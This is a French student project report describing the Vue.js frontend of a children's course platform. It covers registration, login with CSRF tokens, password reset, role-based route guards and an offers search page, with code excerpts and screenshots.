Si l'utilisateur n'est pas encore inscrit sur la plateforme, il sera redirigé vers la page d'inscription en cliquant sur le bouton "Inscrivez-vous gratuitement".



The image shows a teacher in a pink blazer interacting with a student in a classroom setting. On the right, a screenshot of an inscription page is shown, featuring a logo for 'KIDZ ACADEMY' and fields for 'Nom d'utilisateur', 'Email', and 'Mot de passe'.

On utilise `@submit.prevent="submitForm"` pour empêcher le rechargement de la page lors de la soumission du formulaire et pour appeler la méthode `submitForm`.

```
<form @submit.prevent="submitForm">

  <div class="groupeInput">
    <label for="name">Nom d'utilisateur</label>
    <input type="text" id="name" v-model="user.name" required>
  </div>

  <div class="groupeInput">
    <label for="email">Email</label>
    <input type="email" id="email" v-model="user.email" @blur="validerEmail" required>
    <span v-if="emailError" class="erreur">{{ emailError }}</span>
  </div>

  <div class="groupeInput">
    <label for="password">Mot de passe</label>
    <div class="conteneurMotDePasse">
      <input :type="showPassword ? 'text' : 'password'" id="password" v-model="user.password" @blur="validerPassword" required>
      <i :class="showPassword ? 'fas fa-eye-slash' : 'fas fa-eye'" @click="togglePasswordVisibility"></i>
    </div>
    <span v-if="passwordError" class="erreur">{{ passwordError }}</span>
  </div>

  <div class="groupeInput">
    <button type="submit" class="boutonSoumettre">S'inscrire</button>
  </div>
```

La directive **@blur** est utilisée pour valider les champs email et password lorsque l'utilisateur quitte le focus sur ces champ, assurant ainsi une validation en temps réel.

```
62 |     methods: {
63 |       validerEmail() {
64 |         const re = /^[^@\s]+@[^\s]+\.[^\s]+$/;
65 |         if (!re.test(this.user.email)) {
66 |           this.emailError = 'Veuillez entrer un email valide';
67 |         } else {
68 |           this.emailError = '';
69 |         }
70 |       },
71 |       validerPassword() {
72 |         if (this.user.password.length < 8) {
73 |           this.passwordError = 'Le mot de passe doit contenir au moins 8 caractères';
74 |         } else {
75 |           this.passwordError = '';
76 |         }
77 |       },
78 |     },
79 |   },
80 | }
```

Inscription

Nom d'utilisateur

Email


Veuillez entrer un email valide

Mot de passe

Le mot de passe doit contenir au moins 8 caractères


[S'inscrire](#)

Déjà inscrit ? [Connectez-vous](#)



Si l'utilisateur est déjà inscrit, il sera redirigé vers la page de Connexion.

## Page de connexion :



Nous importons Axios et configurons les options pour inclure les identifiants et les jetons CSRF dans chaque requête HTTP. La fonction getCSRFToken est utilisée pour obtenir le jeton CSRF depuis le serveur.

Cette configuration est essentielle pour sécuriser les requêtes HTTP en protégeant contre les attaques CSRF.

```
36 <script>
37   import axios from '@/axios';
38   axios.defaults.withCredentials = true;
39   axios.defaults.withXSRFToken = true;
40
41   1+ usages  - Anass El Ouahabi
42   async function getCSRFToken() {
43     try {
44       await axios.get( url: 'http://localhost:8000/sanctum/csrf-cookie');
45     } catch (error) {
46       console.error('Failed to fetch CSRF token:', error);
47     }
48   }

```

On ajoute une requête POST qui est envoyée à l'API de connexion avec les données de l'utilisateur.

Le jeton d'authentification et le rôle de l'utilisateur (parent, admin ou animateur) sont stockés dans le localStorage, et le jeton est ajouté aux en-têtes des requêtes Axios pour les futures requêtes authentifiées.

```

    ,
submitForm() {
  this.validerEmail();
  this.validerPassword();
  if (this.emailError || this.passwordError) {
    return;
  }
  getCSRFToken().then(()=>{
    axios.post( url: 'http://localhost:8000/api/login', this.user).then(response => {
      const token = response.data.token;
      const role = response.data.role ;
      localStorage.setItem('user_role', role) ;
      localStorage.setItem('auth_token', response.data.token);
      axios.defaults.headers.common['Authorization'] = `Bearer ${token}`;
      alert('Connexion réussie!');
      this.$router.push('/offerspage');
    })
    .catch(error => {
      console.error('Erreur de connexion:', error);
      alert(error.response.data.message);
    });
}
getCSRFToken()

```

En cas de succès, l'utilisateur est redirigé vers la page des offres.

- l'utilisateur peut récupérer son mot de passe en cas d'oubli.



Il faut écrire l'adresse email, et un email sera envoyé à l'adresse email donné.

Après avoir cliqué sur le lien envoyé via email, l'utilisateur sera redirigé vers la page Changepassword.



The screenshot shows a password change form. At the top is a logo for "SMART KIDS ACADEMY". Below it is the text "Changer le Mot de Passe". There are two input fields: one for "Nouveau Mot de Passe" and another for "Confirmer Nouveau Mot de Passe", both preceded by lock icons. At the bottom is a blue "Changer Mot de Passe" button.

Lorsque l'utilisateur clique sur « Changer Mot de Passe », il sera redirigé vers la page de connexion afin de se connecter avec son nouveau mot de passe.

```
<template>
<div class="ConteneurChangementMotDePasse">
  <div class="SectionGauche">
    
  </div>
  <div class="SectionDroite">
    <div class="ConteneurFormulaire">
      
      <h1>Changer le Mot de Passe</h1>
      <form @submit.prevent="submitForm">
        <div class="GroupeInput">
          <label for="newPassword"><i class="fas fa-lock-open"></i> Nouveau Mot de Passe</label>
          <div class="ConteneurMotDePasse">
            <input :type="showPassword ? 'text' : 'password'" id="newPassword" v-model="passwords.password" required>
            <i :class="showPassword ? 'fas fa-eye-slash' : 'fas fa-eye'" @click="togglePasswordVisibility"></i>
          </div>
        </div>
        <div class="GroupeInput">
          <label for="confirmPassword"><i class="fas fa-lock"></i> Confirmer Nouveau Mot de Passe</label>
          <div class="ConteneurMotDePasse">
            <input :type="showPassword ? 'text' : 'password'" id="confirmPassword" v-model="passwords.password_confirmation" required>
            <i :class="showPassword ? 'fas fa-eye-slash' : 'fas fa-eye'" @click="togglePasswordVisibility"></i>
          </div>
        </div>
        <div class="GroupeInput">
          <button type="submit" class="BoutonSoumettre">Changer Mot de Passe</button>
        </div>
      </form>
    </div>
  </div>
</div>
```

Dans la méthode **mounted**, on a extrait le jeton de réinitialisation de mot de passe depuis l'URL actuelle à l'aide de `window.location.href`. Après on a utiliser `substring` et `lastIndexOf` pour obtenir la partie de l'URL après le dernier '/', puis stockons le jeton dans `this.token`. Cela garantit la disponibilité du jeton lors de la soumission du formulaire de changement de mot de passe.

Lors de la soumission du formulaire, la méthode `submitForm` appelle la fonction `changePassword` en passant le jeton extrait de l'URL. La fonction `changePassword` vérifie d'abord si le jeton est présent. Ensuite, elle compare les mots de passe pour s'assurer qu'ils correspondent. Après une requête POST est envoyée à l'API avec le jeton et les nouveaux mots de passe.

```

  ForgetPassword.vue      ChangePassword.vue
  ,
  mounted() {
    const url = window.location.href;
    const token = url.substring(url.lastIndexOf('/') + 1);
    this.token = token;
  },
  methods: {
    togglePasswordVisibility() {
      this.showPassword = !this.showPassword;
    },
    submitForm() {
      this.changePassword(this.token);
    },
    changePassword(token) {
      if (!token) {
        alert("Token non trouvé dans l'URL.");
        return;
      }
      if (this.passwords.password !== this.passwords.password_confirmation) {
        alert("Les mots de passe ne correspondent pas.");
        return;
      }
      axios.post(`http://localhost:8000/api/reset-password/${token}`, this.passwords)
        .then(response => {
          alert(response.data.message);
          this.$router.push('/ConnexionPage');
        })
    }
  }
}

```

## Navbar :





On a ajouté dans le code une classe afficher qui dépend de l'état de menuOuvert. Si menuOuvert est vrai, la classe afficher est appliquée, ce qui permettant d'afficher le menu sur les petits écrans.

Et pour assurer une navigation responsive, on a utilisé une media query pour cibler les écrans de largeur maximale de 768px.

```
JS router.js          V NavBar.vue ×  
1   <template>  
2     <nav class="BarreDeNavigation">  
3       <div class="NavigationGauche">  
4         <router-link to="/" class="MarqueNavigation">  
5             
6         </router-link>  
7       </div>  
8       <ul class="NavigationCentre" :class="{'afficher': menuOuvert}">  
9         <li><router-link to="/">Accueil</router-link></li>  
10        <li><router-link to="/AproposNous">À propos de nous</router-link></li>  
11        <li><router-link to="/how-to-use">FAQ</router-link></li>  
12        <li><router-link to="/contact">Contact</router-link></li>  
13      </ul>  
14      <div class="NavigationDroite">  
15        <router-link to="/notification"><i class="fas fa-bell"></i></router-link>  
16        <router-link to="/profile"><i class="fas fa-user"></i></router-link>  
17      </div>  
18      <button class="ToggleNavigation" @click="basculerMenu">  
19        <span class="Barre"></span>  
20        <span class="Barre"></span>  
21        <span class="Barre"></span>  
22      </button>  
23    </nav>  
24  </template>
```

La Navbar pour les écrans de moins de 768px sera affichée comme suit :



```

    @media (max-width: 768px) {
      .NavigationGauche::after {
        display: none;
      }

      .NavigationCentre {
        position: absolute;
        top: 60px;
        width: 100%;
        background-color: rgba(1, 17, 52, 0.85);
        flex-direction: column;
        display: none;
      }
    }

    .NavigationCentre.afficher {
      display: flex;
    }

    .ToggleNavigation {
      display: flex;
    }
  }

```

</style>

## ● Gestion des permission :

On a mis en place une gestion des permissions pour sécuriser l'accès aux différentes routes de l'application. Chaque route est configurée avec une propriété meta indiquant si l'authentification est requise (requiresAuth) et les rôles autorisés à y accéder (roles). Par exemple, la route /offerspage est accessible uniquement aux utilisateurs ayant le rôle de parent. Lors de la connexion, on stocke le rôle de l'utilisateur et le jeton d'authentification dans le localStorage. Ensuite, on ajoute ce jeton aux en-têtes des requêtes Axios pour authentifier les futures requêtes. Cette configuration permet de contrôler efficacement l'accès aux différentes sections de l'application en fonction des rôles des utilisateurs.

```

  { path: '/', component: PageAccueil, name: "PageAccueil" },
  { path: '/ConnexionPage', component: ConnexionPage, name: "ConnexionPage" },
  { path: '/InscriptionPage', component: InscriptionPage, name: "InscriptionPage" },
  { path: '/forgetpassword', component: ForgetPassword, name: "forgetpassword" },
  { path: '/changepassword/:token', component: ChangePassword, name: "changepassword" },
  { path: '/offerspage', component: OffersPage, name: "OffersPage" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/offerdetails/:id', component: OfferDetails, name: "offerdetails" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/activitylist/:offerId', component: ActivityList, name: "activitylist" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/choosechildren', component: ChooseChildren, name: "choosechildren" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/selectschedule/:activityId', component: SelectSchedule, name: "selectschedule" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/submitrequest', component: SubmitRequest, name: "submitrequest" }, meta: { requiresAuth: true, roles: ['parent'] },
  { path: '/notificationpage', component: NotificationsPage, name: "notificationpage" }, meta: { requiresAuth: true, roles: ['parent', 'admin'] },
  { path: '/notificationhistory', component: NotificationHistory, name: "notificationhistory" }, meta: { requiresAuth: true, roles: ['parent', 'admin'] }

```

```

getCSRFToken().then(()=>{

  axios.post(url: 'http://localhost:8000/api/login', this.user).then(response => {

    const token = response.data.token;
    const role = response.data.role ;
    localStorage.setItem('user_role', role) ;
    localStorage.setItem('auth_token', response.data.token);
    axios.defaults.headers.common['Authorization'] = `Bearer ${token}`;
    alert('Connexion réussie!');
    this.$router.push('/offerspage');
  })
  .catch(error => {
    console.error('Erreur de connexion:', error);
    alert(error.response.data.message);
  });
});

```

Pour renforcer la sécurité, on utilise le guard beforeEach de Vue Router pour vérifier les permissions avant chaque navigation. On récupère le token JWT et le rôle de l'utilisateur depuis le localStorage. Si la route requiert une authentification (requiresAuth), on vérifie la présence du token. Si le token est absent, on redirige l'utilisateur vers la page de connexion. Ensuite, on vérifie si l'utilisateur possède les permissions nécessaires pour accéder à la route en comparant son rôle avec les rôles autorisés définis dans les métadonnées de la route. Si l'utilisateur n'a pas les permissions requises, on le redirige vers une page "non autorisée". Ce mécanisme garantit que seules les personnes autorisées peuvent accéder à des sections spécifiques de l'application.

```


▲ Anass El Ouahabi
router.beforeEach( guard: (to : RouteLocationNormalized , from : RouteLocationNormalized , next : NavigationGuardNext ) :void => {
  const token : string = localStorage.getItem(key: 'auth_token'); // Récupérer le token JWT stocké
  const role : string = localStorage.getItem(key: 'user_role'); // Récupérer le rôle de l'utilisateur stocké

  // On vérifie si la route nécessite une authentification
  if (to.matched.some(record : RouteRecordNormalized => record.meta.requiresAuth)) {

    if (!token) {
      next('/ConnexionPage');
    } else {
      // Vérifiant si l'utilisateur a les permissions nécessaires
      if (to.matched.some(record : RouteRecordNormalized => record.meta.roles && !record.meta.roles.includes(role))) {
        next('/unauthorized');
      } else {
        next();
      }
    }
  } else {
    next();
  }
});

```

La page « non- autorisée » s'affiche comme ca :



## I. Les interfaces

### 1. Interface de parent

Page principale :

The screenshot shows the main landing page for parents. At the top, there's a navigation bar with links for 'BIENVENUE', 'Accueil', 'À propos de nous', 'Contact', 'FAQ', and user icons. The main content area features a large image of three students working on a complex robotic vehicle. To the left, a box highlights a 'Robotique avancée' course with a 35% discount. A search bar at the bottom allows users to 'Rechercher des offres...'.

C'est la page principale qui sera affichée à l'utilisateur lorsqu'il se connecte à la plateforme. Cette page est composée de trois composants qui constituent l'ensemble de l'affichage : FeaturedOffer, OffersList, et ParentUser.

- **featuredoffer :**

Il affiche les trois offres de la plateforme qui ont la plus grande. Cela est utile pour attirer l'attention des utilisateurs sur les meilleures offres disponibles et inciter à profiter des remises les plus avantageuses.

- . On a récupéré les données des offres via une requête API :

```
methods: {
  fetchOffers() {
    axios.get('http://localhost:8000/api/show/offers/top/')
      .then(response => {
        this.offers = response.data;
      })
      .catch(error => {
        console.error('Erreur lors de la récupération des offres populaires:', error);
      });
  },
}
```

Ce composant affiche automatiquement les trois offres ayant les plus grandes remises sur la plateforme. Chaque offre est affichée pendant une période de 3 secondes. Ce cycle continue indéfiniment, offrant ainsi une visibilité constante des meilleures offres.

### Robotique avancée

Cours de robotique avancée pour les adolescents.

**35.00% de remise**

[Inscrivez-vous à l'offre](#)

Date de début : 2024-06-07  
Date de fin : 2024-12-14



- Après 3 seconds il affiche cette offre :

### Chimie amusante

Découverte de la chimie à travers des expériences...

**36.00% de remise**

[Inscrivez-vous à l'offre](#)

Date de début : 1976-02-18  
Date de fin : 2001-06-14



```
mounted() {
  this.intervalId = setInterval(this.nextOffer, timeout: 3000);
},
beforeUnmount() {
  clearInterval(this.intervalId);
},
```

On a ajouté la méthode mounted() pour que, chaque fois que le composant est monté, un intervalle soit défini pour appeler la méthode nextOffer toutes les 3 secondes.

La méthode beforeUnmount est utilisée pour effacer l'intervalle défini afin d'éviter les appels après le démontage.

```

1 <template>
2   <div class="offer-container" v-if="offers.length">
3     <button @click="prevOffer" class="nav-btn left-btn"><i class="fas fa-chevron-left">/</i></button>
4     <transition name="fade" mode="out-in">
5       <div class="offer-content" :key="currentOffer.id">
6         <div class="text-section">
7           <h2>{{ currentOffer.titre }}</h2>
8           <p class="description">{{ currentOffer.description }}</p>
9           <h3 class="remise">{{ currentOffer.remise }}% de remise</h3>
10          <router-link :to="{ name: 'offerdetails', params: { id: currentOffer.id } }" class="btn">
11            Inscrivez-vous à l'offre
12          </router-link>
13        </div>
14        <div class="date-section">
15          <div class="date">
16            <span class="date-text">Date de début : </span> {{ formatDate(currentOffer.date_debut) }}
17          </div>
18          <div class="date">
19            <span class="date-text">Date de fin : </span> {{ formatDate(currentOffer.date_fin) }}
20          </div>
21        </div>
22        <div class="image-section">
23          
24        </div>
25      </div>
26    </transition>
27    <button @click="nextOffer" class="nav-btn right-btn"><i class="fas fa-chevron-right">/</i></button>
script > methods > formatDate()

```

Les utilisateurs peuvent également naviguer manuellement entre les offres à l'aide des boutons de navigation qui appellent les méthodes **nextOffer** et **prevOffer**.

```

nextOffer() {
  this.currentIndex = (this.currentIndex + 1) % this.offers.length;
},
prevOffer() {
  this.currentIndex = (this.currentIndex + this.offers.length - 1) % this.offers.length;
},

```

Et afin de créer une expérience utilisateur fluide et amusante , j'ai ajouté de transitions animée (transition **fade** ) entre les offres , incitant l' utilisateur a profiter des meilleures remises disponibles.

### ● Offerlist :

Ce composant affiche une liste de toutes les offres disponibles sur la plateforme. Il contient également une barre de recherche qui permet aux utilisateurs de rechercher des offres par titre ou description.

## Toutes les Offres

▼



**Calcul Différentiel**  
Cours de calcul différentiel pour les lycéens...

[Voir Détails](#)



**Intelligence Artificielle**  
Cours d'initiation à l'intelligence artificielle et au machine learning...

[Voir Détails](#)



**Sécurité Informatique**  
Introduction à la sécurité informatique et aux techniques de protection des données...

[Voir Détails](#)



**Robotique avancée**  
Cours de robotique avancée pour les adolescents...

[Voir Détails](#)



**Impression 3D**  
Apprentissage de l'impression 3D et du design...

[Voir Détails](#)



**Technologie verte**  
Introduction aux technologies vertes et à l'écologie...

[Voir Détails](#)



**Sciences de la Terre**  
Étude des sciences de la Terre et de la géologie...

[Voir Détails](#)



**Cartes et stratégies**  
Apprentissage des jeux de cartes et des stratégies...

[Voir Détails](#)

[Précédent](#) Page 1 sur 3 [Suivant](#) ▼

- On peut simplement écrire le titre de l'offre souhaitée dans la barre de recherche :

<http://localhost:3001/offerspage>

Inscrivez-vous à l'offre Date de début : 2024-06-07  
Date de fin : 2024-12-14



## Toutes les Offres

▼



**Programmation entre 15 et 17 ans**  
Cours de programmation intermédiaire pour les adolescents de 15 à 17 ans...

[Voir Détails](#)

[Précédent](#) Page 1 sur 3 [Suivant](#)

- Ou en peut rechercher juste avec la description si on ne connaît pas le titre de l'offre , ce qui facilite l'expérience de l'utilisateur :

## Toutes les Offres

▼



Robotique avancée

Cours de robotique avancée pour les adolescents...

[Voir Détails](#)

Précédent

Page 1 sur 3

Suivant

La Template de cette composant :

```

<template>
<div class="offers-list">
  <h3>Toutes les Offres</h3>
  <div class="search-bar">
    <i class="fas fa-search search-icon"></i>
    <input type="text" v-model="searchQuery" placeholder="Rechercher des offres..." @input="searchOffers" />
    <button @click="toggleFilter" class="filter-btn">
      <i class="fas fa-filter"></i>
    </button>
  </div>
  <div v-if="showFilter" class="filter-dropdown">
    <label for="domaine">Filtrer par domaine :</label>
    <select id="domaine" v-model="selectedDomain" @change="filterByDomain">
      <option value="">Tous les domaines</option>
      <option value="informatique">Informatique</option>
      <option value="sciences">Sciences</option>
      <option value="Mathématiques">Mathématiques</option>
      <option value="Jeux">Jeux</option>
    </select>
  </div>
</div>
<div v-if="loading" class="loader">Chargement des offres...</div>
<div v-else>
  <div v-if="error" class="error-message">
    <p>Une erreur s'est produite lors du chargement des offres : {{ error }}</p>
    <button @click="fetchOffers">Réessayer</button>
  </div>
  <div v-else class="offers-grid">

```

On a ajouté Le champ de recherche par :

```
<input type="text" v-model="searchQuery" placeholder="Rechercher des offres..." @input="searchOffers" />
```

Ce champ de saisie est lié à la variable **searchQuery** via v-model. Chaque fois que l'utilisateur tape dans ce champ, la méthode **searchOffers** est appelée grâce à l'événement @input.

```

  searchOffers() {
    this.currentPage = 1;
  },


```

Cette méthode est appelée à chaque fois que l'utilisateur tape dans la barre de recherche. Afin de réinitialiser la page actuelle à 1 pour afficher les résultats depuis le début.

```
 65  computed: {
 66    filteredOffers() {
 67      const searchLower = this.searchQuery.toLowerCase();
 68      return this.offers
 69        .filter(offer =>
 70          (offer.titre.toLowerCase().includes(searchLower) || offer.description.toLowerCase().includes(searchLower)) &&
 71          (this.selectedDomain ? offer.domaine.toLowerCase() === this.selectedDomain.toLowerCase() : true)
 72        )
 73        .slice(this.startIndex, this.endIndex);
 74    },
 75  },
```

Cette propriété calculée filtre les offres en fonction de la requête de recherche. Elle convertit la requête en minuscule et vérifie si le titre ou la description de l'offre contient la chaîne de recherche. Les résultats filtrés sont ensuite paginés, ça veut dire que les résultats filtrés sont divisés en pages afin que l'utilisateur puisse les parcourir plus facilement.

Comme ca :



On a ajouté une obtient de filtrer les offres par domaine. L'utilisateur peut maintenant sélectionner un domaine spécifique dans un menu déroulant, et seules les offres correspondant à ce domaine seront affichées.

The screenshot shows the 'Toutes les Offres' page with a search bar and a dropdown filter set to 'Mathématiques'. The page displays three course cards:

- Calcul Différentiel**: Cours de calcul différentiel pour les lycéens....
- Calcul mental débutant**: Introduction au calcul mental pour les débutants....
- Calcul mental avancé**: Développement des compétences en calcul mental pour les étudiants avancés....

At the bottom, there are navigation buttons: Précédent, Page 1 sur 3, and Suivant.

```

<div class="search-bar">
  <i class="fas fa-search search-icon"></i>
  <input type="text" v-model="searchQuery" placeholder="Rechercher des offres..." @input="searchOffers" />
  <button @click="toggleFilter" class="filter-btn">
    <i class="fas fa-filter"></i>
  </button>
<div v-if="showFilter" class="filter-dropdown">
  <label for="domaine">Filtrer par domaine :</label>
  <select id="domaine" v-model="selectedDomain" @change="filterByDomain">
    <option value="">Tous les domaines</option>
    <option value="informatique">Informatique</option>
    <option value="sciences">Sciences</option>
    <option value="Mathématiques">Mathématiques</option>
    <option value="Jeux">Jeux</option>
  </select>

```

Ce code affiche un bouton avec une icône de filtre. Lorsqu'il est cliqué, il appelle la méthode `toggleFilter` pour afficher ou masquer le menu déroulant de filtre.



Le sélecteur dans la template est lié à la variable `selectedDomain` et appelle la méthode `filterByDomain` chaque fois qu'un domaine est sélectionné.

La méthode `filterByDomain` sert à réinitialiser la page actuelle à 1 pour afficher les résultats depuis le début.

- On a ajouté aussi le cas de chargement des offres, et le cas erreur lors de récupération des offres depuis l'api .

```

21   <div v-if="loading" class="loader">Chargement des offres...</div>
22   <div v-else>
23     <div v-if="error" class="error-message">
24       <p>Une erreur s'est produite lors du chargement des offres : {{ error }}</p>
25       <button @click="fetchOffers">Réessayer</button>
26     </div>

```

- Le cas de chargement des offres :

le message de chargement s'affiche lorsque la variable `loading` est vraie. Cela indique que les données sont en cours de récupération.

